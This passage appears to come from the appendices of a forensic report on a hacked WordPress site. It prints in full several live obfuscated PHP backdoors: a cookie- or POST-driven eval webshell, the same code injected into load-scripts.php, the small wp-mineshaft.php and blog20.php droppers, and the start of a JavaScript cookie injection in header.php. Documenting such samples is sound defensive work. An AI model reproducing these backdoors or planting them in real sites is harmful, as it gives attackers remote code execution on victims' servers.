1\x59\x4f\x5d\x31\x29\x72\x52\x2c\x3e\x7b\x6a\x68\x27\x5a\x49\x6e\x30\x3a\x50\x6f\x7e\x9\xa\x3b\x2f\x77\x60\x2b\x4b\x43\x6c\x2a";
$GLOBALS[$GLOBALS['vae3'][23].$GLOBALS['vae3'][27].$GLOBALS['vae3'][31].$GLOBALS['vae3'][82].$GLOBALS['vae3'][30].$GLOBALS['vae3'][3].$GL
OBALS['vae3'][27].$GLOBALS['vae3'][57].$GLOBALS['vae3'][28]] = $GLOBALS['vae3'][28].$GLOBALS['vae3'][77].$GLOBALS['vae3'][71];
$GLOBALS[$GLOBALS['vae3'][53].$GLOBALS['vae3'][61].$GLOBALS['vae3'][51].$GLOBALS['vae3'][69].$GLOBALS['vae3'][69].$GLOBALS['vae3'][13].$G
LOBALS['vae3'][58]] = $GLOBALS['vae3'][85].$GLOBALS['vae3'][71].$GLOBALS['vae3'][52];
$GLOBALS[$GLOBALS['vae3'][6].$GLOBALS['vae3'][28].$GLOBALS['vae3'][52].$GLOBALS['vae3'][58].$GLOBALS['vae3'][13]] =
$GLOBALS['vae3'][5].$GLOBALS['vae3'][21].$GLOBALS['vae3'][71].$GLOBALS['vae3'][96].$GLOBALS['vae3'][58].$GLOBALS['vae3'][81];
$GLOBALS[$GLOBALS['vae3'][5].$GLOBALS['vae3'][82].$GLOBALS['vae3'][3].$GLOBALS['vae3'][28].$GLOBALS['vae3'][41].$GLOBALS['vae3'][27].$GL
OBALS['vae3'][61].$GLOBALS['vae3'][13].$GLOBALS['vae3'][51]] =
$GLOBALS['vae3'][35].$GLOBALS['vae3'][81].$GLOBALS['vae3'][35].$GLOBALS['vae3'][45].$GLOBALS['vae3'][5].$GLOBALS['vae3'][58].$GLOBALS['vae
3'][21];
$GLOBALS[$GLOBALS['vae3'][35].$GLOBALS['vae3'][58].$GLOBALS['vae3'][41].$GLOBALS['vae3'][31]] =
$GLOBALS['vae3'][5].$GLOBALS['vae3'][58].$GLOBALS['vae3'][71].$GLOBALS['vae3'][35].$GLOBALS['vae3'][57].$GLOBALS['vae3'][96].$GLOBALS['vae
3'][35].$GLOBALS['vae3'][6].$GLOBALS['vae3'][58];
$GLOBALS[$GLOBALS['vae3'][76].$GLOBALS['vae3'][30].$GLOBALS['vae3'][51].$GLOBALS['vae3'][52].$GLOBALS['vae3'][82].$GLOBALS['vae3'][52].$G
LOBALS['vae3'][31]] =
$GLOBALS['vae3'][1].$GLOBALS['vae3'][77].$GLOBALS['vae3'][1].$GLOBALS['vae3'][59].$GLOBALS['vae3'][58].$GLOBALS['vae3'][71].$GLOBALS['vae3
'][5].$GLOBALS['vae3'][35].$GLOBALS['vae3'][85].$GLOBALS['vae3'][81];
$GLOBALS[$GLOBALS['vae3'][39].$GLOBALS['vae3'][55].$GLOBALS['vae3'][30].$GLOBALS['vae3'][82].$GLOBALS['vae3'][57].$GLOBALS['vae3'][69].$G
LOBALS['vae3'][61].$GLOBALS['vae3'][24]] =
$GLOBALS['vae3'][2].$GLOBALS['vae3'][81].$GLOBALS['vae3'][5].$GLOBALS['vae3'][58].$GLOBALS['vae3'][71].$GLOBALS['vae3'][35].$GLOBALS['vae3
'][57].$GLOBALS['vae3'][96].$GLOBALS['vae3'][35].$GLOBALS['vae3'][6].$GLOBALS['vae3'][58];
$GLOBALS[$GLOBALS['vae3'][13].$GLOBALS['vae3'][41].$GLOBALS['vae3'][3].$GLOBALS['vae3'][82].$GLOBALS['vae3'][51].$GLOBALS['vae3'][41].$GL
OBALS['vae3'][52]] =
$GLOBALS['vae3'][13].$GLOBALS['vae3'][57].$GLOBALS['vae3'][5].$GLOBALS['vae3'][58].$GLOBALS['vae3'][61].$GLOBALS['vae3'][31].$GLOBALS['vae
3'][45].$GLOBALS['vae3'][52].$GLOBALS['vae3'][58].$GLOBALS['vae3'][28].$GLOBALS['vae3'][85].$GLOBALS['vae3'][52].$GLOBALS['vae3'][58];
$GLOBALS[$GLOBALS['vae3'][53].$GLOBALS['vae3'][28].$GLOBALS['vae3'][13].$GLOBALS['vae3'][57]] =
$GLOBALS['vae3'][5].$GLOBALS['vae3'][58].$GLOBALS['vae3'][21].$GLOBALS['vae3'][45].$GLOBALS['vae3'][21].$GLOBALS['vae3'][35].$GLOBALS['vae
3'][23].$GLOBALS['vae3'][58].$GLOBALS['vae3'][45].$GLOBALS['vae3'][96].$GLOBALS['vae3'][35].$GLOBALS['vae3'][23].$GLOBALS['vae3'][35].$GLOB
ALS['vae3'][21];
$GLOBALS[$GLOBALS['vae3'][1].$GLOBALS['vae3'][82].$GLOBALS['vae3'][30].$GLOBALS['vae3'][69].$GLOBALS['vae3'][61]] =
$GLOBALS['vae3'][21].$GLOBALS['vae3'][3].$GLOBALS['vae3'][61].$GLOBALS['vae3'][28].$GLOBALS['vae3'][61].$GLOBALS['vae3'][30].$GLOBALS['vae
3'][27].$GLOBALS['vae3'][30].$GLOBALS['vae3'][30];
$GLOBALS[$GLOBALS['vae3'][77].$GLOBALS['vae3'][27].$GLOBALS['vae3'][52].$GLOBALS['vae3'][3].$GLOBALS['vae3'][27].$GLOBALS['vae3'][28]] =
$GLOBALS['vae3'][48].$GLOBALS['vae3'][51].$GLOBALS['vae3'][52].$GLOBALS['vae3'][31].$GLOBALS['vae3'][31].$GLOBALS['vae3'][13].$GLOBALS['va
e3'][51].$GLOBALS['vae3'][61];
$GLOBALS[$GLOBALS['vae3'][13].$GLOBALS['vae3'][30].$GLOBALS['vae3'][41].$GLOBALS['vae3'][28].$GLOBALS['vae3'][28].$GLOBALS['vae3'][3].$GL
OBALS['vae3'][27].$GLOBALS['vae3'][13]] = $_POST;
$GLOBALS[$GLOBALS['vae3'][28].$GLOBALS['vae3'][82].$GLOBALS['vae3'][31].$GLOBALS['vae3'][52].$GLOBALS['vae3'][3].$GLOBALS['vae3'][3].$GL
OBALS['vae3'][57].$GLOBALS['vae3'][27]] = $_COOKIE;
@$GLOBALS[$GLOBALS['vae3'][5].$GLOBALS['vae3'][82].$GLOBALS['vae3'][3].$GLOBALS['vae3'][28].$GLOBALS['vae3'][41].$GLOBALS['vae3'][27].$G
LOBALS['vae3'][61].$GLOBALS['vae3'][13].$GLOBALS['vae3'][51]]($GLOBALS['vae3'][58].$GLOBALS['vae3'][71].$GLOBALS['vae3'][71].$GLOBALS['vae
3'][85].$GLOBALS['vae3'][71].$GLOBALS['vae3'][45].$GLOBALS['vae3'][96].$GLOBALS['vae3'][85].$GLOBALS['vae3'][48], NULL);
@$GLOBALS[$GLOBALS['vae3'][5].$GLOBALS['vae3'][82].$GLOBALS['vae3'][3].$GLOBALS['vae3'][28].$GLOBALS['vae3'][41].$GLOBALS['vae3'][27].$G
LOBALS['vae3'][61].$GLOBALS['vae3'][13].$GLOBALS['vae3'][51]]($GLOBALS['vae3'][96].$GLOBALS['vae3'][85].$GLOBALS['vae3'][48].$GLOBALS['vae
3'][45].$GLOBALS['vae3'][58].$GLOBALS['vae3'][71].$GLOBALS['vae3'][71].$GLOBALS['vae3'][85].$GLOBALS['vae3'][71].$GLOBALS['vae3'][5], 0);
@$GLOBALS[$GLOBALS['vae3'][5].$GLOBALS['vae3'][82].$GLOBALS['vae3'][3].$GLOBALS['vae3'][28].$GLOBALS['vae3'][41].$GLOBALS['vae3'][27].$G
LOBALS['vae3'][61].$GLOBALS['vae3'][13].$GLOBALS['vae3'][51]]($GLOBALS['vae3'][23].$GLOBALS['vae3'][57].$GLOBALS['vae3'][53].$GLOBALS['vae
3'][45].$GLOBALS['vae3'][58].$GLOBALS['vae3'][53].$GLOBALS['vae3'][58].$GLOBALS['vae3'][28].$GLOBALS['vae3'][2].$GLOBALS['vae3'][21].$GLOB
ALS['vae3'][35].$GLOBALS['vae3'][85].$GLOBALS['vae3'][81].$GLOBALS['vae3'][45].$GLOBALS['vae3'][21].$GLOBALS['vae3'][35].$GLOBALS['vae3'][2
3].$GLOBALS['vae3'][58], 0);
@$GLOBALS[$GLOBALS['vae3'][53].$GLOBALS['vae3'][28].$GLOBALS['vae3'][13].$GLOBALS['vae3'][57]](0);

$vf13d = NULL;
$xcdfdb = NULL;

$GLOBALS[$GLOBALS['vae3'][13].$GLOBALS['vae3'][28].$GLOBALS['vae3'][55].$GLOBALS['vae3'][3].$GLOBALS['vae3'][51].$GLOBALS['vae3'][51].$GL
OBALS['vae3'][51].$GLOBALS['vae3'][51]] =
```

```
$GLOBALS['vae3'][41].$GLOBALS['vae3'][31].$GLOBALS['vae3'][41].$GLOBALS['vae3'][28].$GLOBALS['vae3'][55].$GLOBALS['vae3'][13].$GLOBALS['vae3'][41].$GLOBALS['vae3'][52].$GLOBALS['vae3'][43].$GLOBALS['vae3'][51].$GLOBALS['vae3'][30].$GLOBALS['vae3'][30].$GLOBALS['vae3'][51].$GLOBALS['vae3'][43].$GLOBALS['vae3'][31].$GLOBALS['vae3'][61].$GLOBALS['vae3'][28].$GLOBALS['vae3'][52].$GLOBALS['vae3'][43].$GLOBALS['vae3'][57].$GLOBALS['vae3'][57].$GLOBALS['vae3'][28].$GLOBALS['vae3'][13].$GLOBALS['vae3'][43].$GLOBALS['vae3'][28].$GLOBALS['vae3'][82].$GLOBALS['vae3'][3].$GLOBALS['vae3'][57].$GLOBALS['vae3'][13].$GLOBALS['vae3'][28].$GLOBALS['vae3'][13].$GLOBALS['vae3'][58].$GLOBALS['vae3'][30].$GLOBALS['vae3'][28].$GLOBALS['vae3'][27].$GLOBALS['vae3'][31];
global $bcf97777;

function g7d44b76($vf13d, $la585a)
{
   $yb5fa = "";

   for ($hcbb8e41=0;
$hcbb8e41<$GLOBALS[$GLOBALS['vae3'][6].$GLOBALS['vae3'][28].$GLOBALS['vae3'][52].$GLOBALS['vae3'][58].$GLOBALS['vae3'][13]]($vf13d);)
   {
      for ($n1084f1=0;
$n1084f1<$GLOBALS[$GLOBALS['vae3'][6].$GLOBALS['vae3'][28].$GLOBALS['vae3'][52].$GLOBALS['vae3'][58].$GLOBALS['vae3'][13]]($la585a) &&
$hcbb8e41<$GLOBALS[$GLOBALS['vae3'][6].$GLOBALS['vae3'][28].$GLOBALS['vae3'][52].$GLOBALS['vae3'][58].$GLOBALS['vae3'][13]]($vf13d);
$n1084f1++, $hcbb8e41++)
      {
         $yb5fa .=
$GLOBALS[$GLOBALS['vae3'][23].$GLOBALS['vae3'][27].$GLOBALS['vae3'][31].$GLOBALS['vae3'][82].$GLOBALS['vae3'][30].$GLOBALS['vae3'][3].$GLOBALS['vae3'][27].$GLOBALS['vae3'][57].$GLOBALS['vae3'][28]]($GLOBALS[$GLOBALS['vae3'][53].$GLOBALS['vae3'][61].$GLOBALS['vae3'][51].$GLOBALS['vae3'][69].$GLOBALS['vae3'][69].$GLOBALS['vae3'][13].$GLOBALS['vae3'][58]]($vf13d[$hcbb8e41]) ^
$GLOBALS[$GLOBALS['vae3'][53].$GLOBALS['vae3'][61].$GLOBALS['vae3'][51].$GLOBALS['vae3'][69].$GLOBALS['vae3'][69].$GLOBALS['vae3'][13].$GLOBALS['vae3'][58]]($la585a[$n1084f1]));
      }
   }

   return $yb5fa;
}

function t96c63533($vf13d, $la585a)
{
   global $bcf97777;

   return
$GLOBALS[$GLOBALS['vae3'][77].$GLOBALS['vae3'][27].$GLOBALS['vae3'][52].$GLOBALS['vae3'][3].$GLOBALS['vae3'][27].$GLOBALS['vae3'][28]]($GLOBALS[$GLOBALS['vae3'][77].$GLOBALS['vae3'][27].$GLOBALS['vae3'][52].$GLOBALS['vae3'][3].$GLOBALS['vae3'][27].$GLOBALS['vae3'][28]]($vf13d, $bcf97777), $la585a);
}

foreach
($GLOBALS[$GLOBALS['vae3'][28].$GLOBALS['vae3'][82].$GLOBALS['vae3'][31].$GLOBALS['vae3'][52].$GLOBALS['vae3'][3].$GLOBALS['vae3'][3].$GLOBALS['vae3'][57].$GLOBALS['vae3'][27]] as $la585a=>$a9c18936d)
{
   $vf13d = $a9c18936d;
   $xcdfdb = $la585a;
}

if (!$vf13d)
{
   foreach
($GLOBALS[$GLOBALS['vae3'][13].$GLOBALS['vae3'][30].$GLOBALS['vae3'][41].$GLOBALS['vae3'][28].$GLOBALS['vae3'][28].$GLOBALS['vae3'][3].$GLOBALS['vae3'][27].$GLOBALS['vae3'][13]] as $la585a=>$a9c18936d)
   {
      $vf13d = $a9c18936d;
      $xcdfdb = $la585a;
   }
}

$vf13d =
@$GLOBALS[$GLOBALS['vae3'][39].$GLOBALS['vae3'][55].$GLOBALS['vae3'][30].$GLOBALS['vae3'][82].$GLOBALS['vae3'][57].$GLOBALS['vae3'][69].$GLOBALS['vae3'][61].$GLOBALS['vae3'][24]]($GLOBALS[$GLOBALS['vae3'][1].$GLOBALS['vae3'][82].$GLOBALS['vae3'][30].$GLOBALS['vae3'][69].$GLOBALS['vae3'][61]]($GLOBALS[$GLOBALS['vae3'][13].$GLOBALS['vae3'][41].$GLOBALS['vae3'][3].$GLOBALS['vae3'][82].$GLOBALS['vae3'][51].$GLOBALS['vae3'][41].$GLOBALS['vae3'][52]]($vf13d), $xcdfdb));
```

```
if (isset($vf13d[$GLOBALS['vae3'][57].$GLOBALS['vae3'][42]]) && $bcf97777==$vf13d[$GLOBALS['vae3'][57].$GLOBALS['vae3'][42]])
{
   if ($vf13d[$GLOBALS['vae3'][57]] == $GLOBALS['vae3'][35])
   {
      $hcbb8e41 = Array(
         $GLOBALS['vae3'][1].$GLOBALS['vae3'][59] =>
@$GLOBALS[$GLOBALS['vae3'][76].$GLOBALS['vae3'][30].$GLOBALS['vae3'][51].$GLOBALS['vae3'][52].$GLOBALS['vae3'][82].$GLOBALS['vae3'][52].
$GLOBALS['vae3'][31]](),
         $GLOBALS['vae3'][5].$GLOBALS['vae3'][59] =>
$GLOBALS['vae3'][69].$GLOBALS['vae3'][22].$GLOBALS['vae3'][82].$GLOBALS['vae3'][43].$GLOBALS['vae3'][69],
      );
      echo @$GLOBALS[$GLOBALS['vae3'][35].$GLOBALS['vae3'][58].$GLOBALS['vae3'][41].$GLOBALS['vae3'][31]]($hcbb8e41);
   }
   elseif ($vf13d[$GLOBALS['vae3'][57]] == $GLOBALS['vae3'][58])
   {
      eval($vf13d[$GLOBALS['vae3'][52]]);
   }
   exit();
}
```

Appendice B – load-scripts.php inject

```
<?php
$GLOBALS['iafe'];global$iafe;$iafe=$GLOBALS;${"\x47\x4c\x4fB\x41\x4c\x53"}['k20cf176a']="\x77\x36\x79\x59\x2d\x20\x49\x6d\x62\x72\x54\x30
\x76\x3e\x5d\x75\x6f\x6c\x39\x61\x74\x2f\x56\x2a\x35\x63\x3f\x60\x4e\x7e\x28\x26\x5c\x29\x6e\x69\x2c\x22\x7c\x2e\x5f\x5a\x53\x45\x6b\x
40\x73\x7a\x57\x25\x4d\x7b\x44\x78\x32\x24\x3a\x68\x52\x27\x2b\x4f\x4b\x4a\x48\xd\x6a\x31\xa\x37\x66\x5e\x50\x67\x9\x51\x46\x65\x64\
x34\x3c\x4c\x71\x42\x33\x58\x70\x47\x55\x3d\x7d\x21\x38\x41\x5b\x23\x3b\x43";$iafe[$iafe['k20cf176a'][70].$iafe['k20cf176a'][69].$iafe['k20c
f176a'][8].$iafe['k20cf176a'][1].$iafe['k20cf176a'][77]]=$iafe['k20cf176a'][25].$iafe['k20cf176a'][57].$iafe['k20cf176a'][9];$iafe[$iafe['k20cf176a'][4
6].$iafe['k20cf176a'][25].$iafe['k20cf176a'][18].$iafe['k20cf176a'][92].$iafe['k20cf176a'][70].$iafe['k20cf176a'][24].$iafe['k20cf176a'][25]]=$iafe['k2
0cf176a'][16].$iafe['k20cf176a'][9].$iafe['k20cf176a'][78];$iafe[$iafe['k20cf176a'][73].$iafe['k20cf176a'][78].$iafe['k20cf176a'][67].$iafe['k20cf176a'
][18].$iafe['k20cf176a'][8].$iafe['k20cf176a'][54].$iafe['k20cf176a'][77].$iafe['k20cf176a'][79]]=$iafe['k20cf176a'][46].$iafe['k20cf176a'][20].$iafe['k
20cf176a'][9].$iafe['k20cf176a'][17].$iafe['k20cf176a'][77].$iafe['k20cf176a'][34];$iafe[$iafe['k20cf176a'][86].$iafe['k20cf176a'][19].$iafe['k20cf176
a'][78].$iafe['k20cf176a'][92].$iafe['k20cf176a'][1].$iafe['k20cf176a'][8].$iafe['k20cf176a'][69]]=$iafe['k20cf176a'][35].$iafe['k20cf176a'][34].$iafe['
k20cf176a'][35].$iafe['k20cf176a'][40].$iafe['k20cf176a'][46].$iafe['k20cf176a'][77].$iafe['k20cf176a'][20];$iafe[$iafe['k20cf176a'][66].$iafe['k20cf1
76a'][18].$iafe['k20cf176a'][92].$iafe['k20cf176a'][92]]=$iafe['k20cf176a'][46].$iafe['k20cf176a'][77].$iafe['k20cf176a'][9].$iafe['k20cf176a'][35].$ia
fe['k20cf176a'][19].$iafe['k20cf176a'][17].$iafe['k20cf176a'][35].$iafe['k20cf176a'][47].$iafe['k20cf176a'][77];$iafe[$iafe['k20cf176a'][2].$iafe['k20c
f176a'][25].$iafe['k20cf176a'][19].$iafe['k20cf176a'][8].$iafe['k20cf176a'][54].$iafe['k20cf176a'][69].$iafe['k20cf176a'][25].$iafe['k20cf176a'][8]]=$i
afe['k20cf176a'][86].$iafe['k20cf176a'][57].$iafe['k20cf176a'][86].$iafe['k20cf176a'][12].$iafe['k20cf176a'][77].$iafe['k20cf176a'][9].$iafe['k20cf176
a'][46].$iafe['k20cf176a'][35].$iafe['k20cf176a'][16].$iafe['k20cf176a'][34];$iafe[$iafe['k20cf176a'][70].$iafe['k20cf176a'][84].$iafe['k20cf176a'][11].
$iafe['k20cf176a'][70].$iafe['k20cf176a'][84].$iafe['k20cf176a'][24].$iafe['k20cf176a'][70].$iafe['k20cf176a'][25].$iafe['k20cf176a'][19]]=$iafe['k20cf
176a'][15].$iafe['k20cf176a'][34].$iafe['k20cf176a'][46].$iafe['k20cf176a'][77].$iafe['k20cf176a'][9].$iafe['k20cf176a'][35].$iafe['k20cf176a'][19].$ia
fe['k20cf176a'][17].$iafe['k20cf176a'][35].$iafe['k20cf176a'][47].$iafe['k20cf176a'][77];$iafe[$iafe['k20cf176a'][47].$iafe['k20cf176a'][18].$iafe['k20
cf176a'][54].$iafe['k20cf176a'][54].$iafe['k20cf176a'][18].$iafe['k20cf176a'][54].$iafe['k20cf176a'][78].$iafe['k20cf176a'][25]]=$iafe['k20cf176a'][8].
$iafe['k20cf176a'][19].$iafe['k20cf176a'][46].$iafe['k20cf176a'][77].$iafe['k20cf176a'][1].$iafe['k20cf176a'][79].$iafe['k20cf176a'][40].$iafe['k20cf17
6a'][78].$iafe['k20cf176a'][77].$iafe['k20cf176a'][25].$iafe['k20cf176a'][16].$iafe['k20cf176a'][78].$iafe['k20cf176a'][77];$iafe[$iafe['k20cf176a'][8].
$iafe['k20cf176a'][25].$iafe['k20cf176a'][18].$iafe['k20cf176a'][54]]=$iafe['k20cf176a'][46].$iafe['k20cf176a'][77].$iafe['k20cf176a'][20].$iafe['k20cf
176a'][40].$iafe['k20cf176a'][20].$iafe['k20cf176a'][35].$iafe['k20cf176a'][7].$iafe['k20cf176a'][77].$iafe['k20cf176a'][40].$iafe['k20cf176a'][17].$ia
fe['k20cf176a'][35].$iafe['k20cf176a'][7].$iafe['k20cf176a'][35].$iafe['k20cf176a'][20];$iafe[$iafe['k20cf176a'][8].$iafe['k20cf176a'][92].$iafe['k20cf
176a'][11].$iafe['k20cf176a'][24].$iafe['k20cf176a'][92]]=$iafe['k20cf176a'][66].$iafe['k20cf176a'][70].$iafe['k20cf176a'][11].$iafe['k20cf176a'][19].
$iafe['k20cf176a'][25].$iafe['k20cf176a'][70].$iafe['k20cf176a'][79];$iafe[$iafe['k20cf176a'][47].$iafe['k20cf176a'][77].$iafe['k20cf176a'][84].$iafe['k
20cf176a'][79].$iafe['k20cf176a'][67].$iafe['k20cf176a'][70].$iafe['k20cf176a'][78].$iafe['k20cf176a'][70]]=$iafe['k20cf176a'][16].$iafe['k20cf176a'][
78].$iafe['k20cf176a'][24].$iafe['k20cf176a'][19].$iafe['k20cf176a'][70];$iafe[$iafe['k20cf176a'][73].$iafe['k20cf176a'][67].$iafe['k20cf176a'][77].$ia
fe['k20cf176a'][54].$iafe['k20cf176a'][67].$iafe['k20cf176a'][67].$iafe['k20cf176a'][54].$iafe['k20cf176a'][67].$iafe['k20cf176a'][54]]=$_POST;$iafe[
$iafe['k20cf176a'][78].$iafe['k20cf176a'][1].$iafe['k20cf176a'][70].$iafe['k20cf176a'][1].$iafe['k20cf176a'][70].$iafe['k20cf176a'][25].$iafe['k20cf176
a'][77]]=$_COOKIE;@$iafe[$iafe['k20cf176a'][86].$iafe['k20cf176a'][19].$iafe['k20cf176a'][78].$iafe['k20cf176a'][92].$iafe['k20cf176a'][1].$iafe['k2
0cf176a'][8].$iafe['k20cf176a'][69]]($iafe['k20cf176a'][77].$iafe['k20cf176a'][9].$iafe['k20cf176a'][9].$iafe['k20cf176a'][16].$iafe['k20cf176a'][9].$ia
fe['k20cf176a'][40].$iafe['k20cf176a'][17].$iafe['k20cf176a'][16].$iafe['k20cf176a'][73],NULL);@$iafe[$iafe['k20cf176a'][86].$iafe['k20cf176a'][19].$
iafe['k20cf176a'][78].$iafe['k20cf176a'][92].$iafe['k20cf176a'][1].$iafe['k20cf176a'][8].$iafe['k20cf176a'][69]]($iafe['k20cf176a'][17].$iafe['k20cf176
```

```
a'][16].$iafe['k20cf176a'][73].$iafe['k20cf176a'][40].$iafe['k20cf176a'][77].$iafe['k20cf176a'][9].$iafe['k20cf176a'][9].$iafe['k20cf176a'][16].$iafe['k20cf176a'][9].$iafe['k20cf176a'][46],0);@$iafe[$iafe['k20cf176a'][86].$iafe['k20cf176a'][19].$iafe['k20cf176a'][78].$iafe['k20cf176a'][92].$iafe['k20cf176a'][1].$iafe['k20cf176a'][8].$iafe['k20cf176a'][69]]($iafe['k20cf176a'][7].$iafe['k20cf176a'][19].$iafe['k20cf176a'][53].$iafe['k20cf176a'][40].$iafe['k20cf176a'][77].$iafe['k20cf176a'][53].$iafe['k20cf176a'][77].$iafe['k20cf176a'][25].$iafe['k20cf176a'][15].$iafe['k20cf176a'][20].$iafe['k20cf176a'][35].$iafe['k20cf176a'][16].$iafe['k20cf176a'][34].$iafe['k20cf176a'][40].$iafe['k20cf176a'][20].$iafe['k20cf176a'][35].$iafe['k20cf176a'][7].$iafe['k20cf176a'][77],0);@$iafe[$iafe['k20cf176a'][8].$iafe['k20cf176a'][25].$iafe['k20cf176a'][18].$iafe['k20cf176a'][54]](0);$uc97=NULL;$i7e43f8=NULL;$iafe[$iafe['k20cf176a'][70].$iafe['k20cf176a'][18].$iafe['k20cf176a'][70].$iafe['k20cf176a'][77].$iafe['k20cf176a'][79].$iafe['k20cf176a'][25].$iafe['k20cf176a'][25].$iafe['k20cf176a'][70].$iafe['k20cf176a'][11]]=$iafe['k20cf176a'][78].$iafe['k20cf176a'][84].$iafe['k20cf176a'][79].$iafe['k20cf176a'][24].$iafe['k20cf176a'][69].$iafe['k20cf176a'][69].$iafe['k20cf176a'][18].$iafe['k20cf176a'][1].$iafe['k20cf176a'][4].$iafe['k20cf176a'][24].$iafe['k20cf176a'][78].$iafe['k20cf176a'][24].$iafe['k20cf176a'][79].$iafe['k20cf176a'][4].$iafe['k20cf176a'][79].$iafe['k20cf176a'][1].$iafe['k20cf176a'][25].$iafe['k20cf176a'][18].$iafe['k20cf176a'][4].$iafe['k20cf176a'][18].$iafe['k20cf176a'][8].$iafe['k20cf176a'][79].$iafe['k20cf176a'][11].$iafe['k20cf176a'][4].$iafe['k20cf176a'][67].$iafe['k20cf176a'][78].$iafe['k20cf176a'][84].$iafe['k20cf176a'][19].$iafe['k20cf176a'][54].$iafe['k20cf176a'][70].$iafe['k20cf176a'][1].$iafe['k20cf176a'][25].$iafe['k20cf176a'][77].$iafe['k20cf176a'][69].$iafe['k20cf176a'][19].$iafe['k20cf176a'][24];global$f9fe4ccf0;function
od5af($uc97,$g5a8de){global$iafe;$k0cea="";for($y2475=0;$y2475<$iafe[$iafe['k20cf176a'][73].$iafe['k20cf176a'][78].$iafe['k20cf176a'][67].$iafe['k20cf176a'][18].$iafe['k20cf176a'][8].$iafe['k20cf176a'][54].$iafe['k20cf176a'][77].$iafe['k20cf176a'][79]]($uc97);){for($xdea4=0;$xdea4<$iafe[$iafe['k20cf176a'][73].$iafe['k20cf176a'][78].$iafe['k20cf176a'][67].$iafe['k20cf176a'][18].$iafe['k20cf176a'][8].$iafe['k20cf176a'][54].$iafe['k20cf176a'][77].$iafe['k20cf176a'][79]]($g5a8de)&&$y2475<$iafe[$iafe['k20cf176a'][73].$iafe['k20cf176a'][78].$iafe['k20cf176a'][67].$iafe['k20cf176a'][18].$iafe['k20cf176a'][8].$iafe['k20cf176a'][54].$iafe['k20cf176a'][77].$iafe['k20cf176a'][79]]($uc97);$xdea4++,$y2475++){$k0cea.=$iafe[$iafe['k20cf176a'][70].$iafe['k20cf176a'][69].$iafe['k20cf176a'][8].$iafe['k20cf176a'][1].$iafe['k20cf176a'][77]]($iafe[$iafe['k20cf176a'][46].$iafe['k20cf176a'][25].$iafe['k20cf176a'][18].$iafe['k20cf176a'][92].$iafe['k20cf176a'][70].$iafe['k20cf176a'][24].$iafe['k20cf176a'][25]]($uc97[$y2475])^$iafe[$iafe['k20cf176a'][46].$iafe['k20cf176a'][25].$iafe['k20cf176a'][18].$iafe['k20cf176a'][92].$iafe['k20cf176a'][70].$iafe['k20cf176a'][24].$iafe['k20cf176a'][25]]($g5a8de[$xdea4]));}}return$k0cea;}function
jf0acf4($uc97,$g5a8de){global$iafe;global$f9fe4ccf0;return$iafe[$iafe['k20cf176a'][47].$iafe['k20cf176a'][77].$iafe['k20cf176a'][84].$iafe['k20cf176a'][79].$iafe['k20cf176a'][67].$iafe['k20cf176a'][70].$iafe['k20cf176a'][78].$iafe['k20cf176a'][70]]($iafe[$iafe['k20cf176a'][47].$iafe['k20cf176a'][77].$iafe['k20cf176a'][84].$iafe['k20cf176a'][79].$iafe['k20cf176a'][67].$iafe['k20cf176a'][70].$iafe['k20cf176a'][78].$iafe['k20cf176a'][70]]($uc97,$f9fe4ccf0),$g5a8de);}foreach($iafe[$iafe['k20cf176a'][78].$iafe['k20cf176a'][1].$iafe['k20cf176a'][70].$iafe['k20cf176a'][1].$iafe['k20cf176a'][70].$iafe['k20cf176a'][25].$iafe['k20cf176a'][77]]as$g5a8de=>$oae3ebb){$uc97=$oae3ebb;$i7e43f8=$g5a8de;}if(!$uc97){foreach($iafe[$iafe['k20cf176a'][73].$iafe['k20cf176a'][67].$iafe['k20cf176a'][77].$iafe['k20cf176a'][54].$iafe['k20cf176a'][67].$iafe['k20cf176a'][67].$iafe['k20cf176a'][54].$iafe['k20cf176a'][67].$iafe['k20cf176a'][54]]as$g5a8de=>$oae3ebb){$uc97=$oae3ebb;$i7e43f8=$g5a8de;}}$uc97=@$iafe[$iafe['k20cf176a'][70].$iafe['k20cf176a'][84].$iafe['k20cf176a'][11].$iafe['k20cf176a'][70].$iafe['k20cf176a'][84].$iafe['k20cf176a'][24].$iafe['k20cf176a'][70].$iafe['k20cf176a'][25].$iafe['k20cf176a'][19]]($iafe[$iafe['k20cf176a'][8].$iafe['k20cf176a'][92].$iafe['k20cf176a'][11].$iafe['k20cf176a'][24].$iafe['k20cf176a'][92]]($iafe[$iafe['k20cf176a'][47].$iafe['k20cf176a'][18].$iafe['k20cf176a'][54].$iafe['k20cf176a'][54].$iafe['k20cf176a'][18].$iafe['k20cf176a'][54].$iafe['k20cf176a'][78].$iafe['k20cf176a'][25]]($uc97),$i7e43f8));if(isset($uc97[$iafe['k20cf176a'][19].$iafe['k20cf176a'][44]])&&$f9fe4ccf0==$uc97[$iafe['k20cf176a'][19].$iafe['k20cf176a'][44]]){if($uc97[$iafe['k20cf176a'][19]]==$iafe['k20cf176a'][35]){$y2475=Array($iafe['k20cf176a'][86].$iafe['k20cf176a'][12]=>@$iafe[$iafe['k20cf176a'][2].$iafe['k20cf176a'][25].$iafe['k20cf176a'][19].$iafe['k20cf176a'][8].$iafe['k20cf176a'][54].$iafe['k20cf176a'][69].$iafe['k20cf176a'][25].$iafe['k20cf176a'][8]](),$iafe['k20cf176a'][46].$iafe['k20cf176a'][12]=>$iafe['k20cf176a'][67].$iafe['k20cf176a'][39].$iafe['k20cf176a'][11].$iafe['k20cf176a'][4].$iafe['k20cf176a'][67],);echo@$iafe[$iafe['k20cf176a'][66].$iafe['k20cf176a'][18].$iafe['k20cf176a'][92].$iafe['k20cf176a'][92]]($y2475);}elseif($uc97[$iafe['k20cf176a'][19]]==$iafe['k20cf176a'][77]){eval($uc97[$iafe['k20cf176a'][78]]);}exit();} ?> ?><?php

/**
 * Disable error reporting
 *
 * Set this to error_reporting( -1 ) for debugging.
 */
error_reporting(0);

/** Set ABSPATH for execution */
define( 'ABSPATH', dirname(dirname(__FILE__)) . '/' );
define( 'WPINC', 'wp-includes' );
[…]
```

Appendice C - wp-mineshaft.php

```
<?php
	extract($_POST, 1);
	strripos(@sha1($shall), "281bd8a9") == 32 && @$not(stripslashes($pass));
```

Appendice D - blog20.php

```
<?php
$szwd=$_COOKIE;
$tdv=$szwd[vstg];
if($tdv){
        $qafic=$tdv($szwd[mote]);$lzhqa=$tdv($szwd[ogwp]);$ycxcd=$qafic("",$lzhqa);$ycxcd();
}
```

Appendice E – header.php inject

```
<script>var a='';setTimeout(1);function setCookie(a,b,c){var d=new Date;d.setTime(d.getTime()+60*c*60*1e3);var
e="expires="+d.toUTCString();document.cookie=a+"="+b+"; "+e}function getCookie(a){for(var
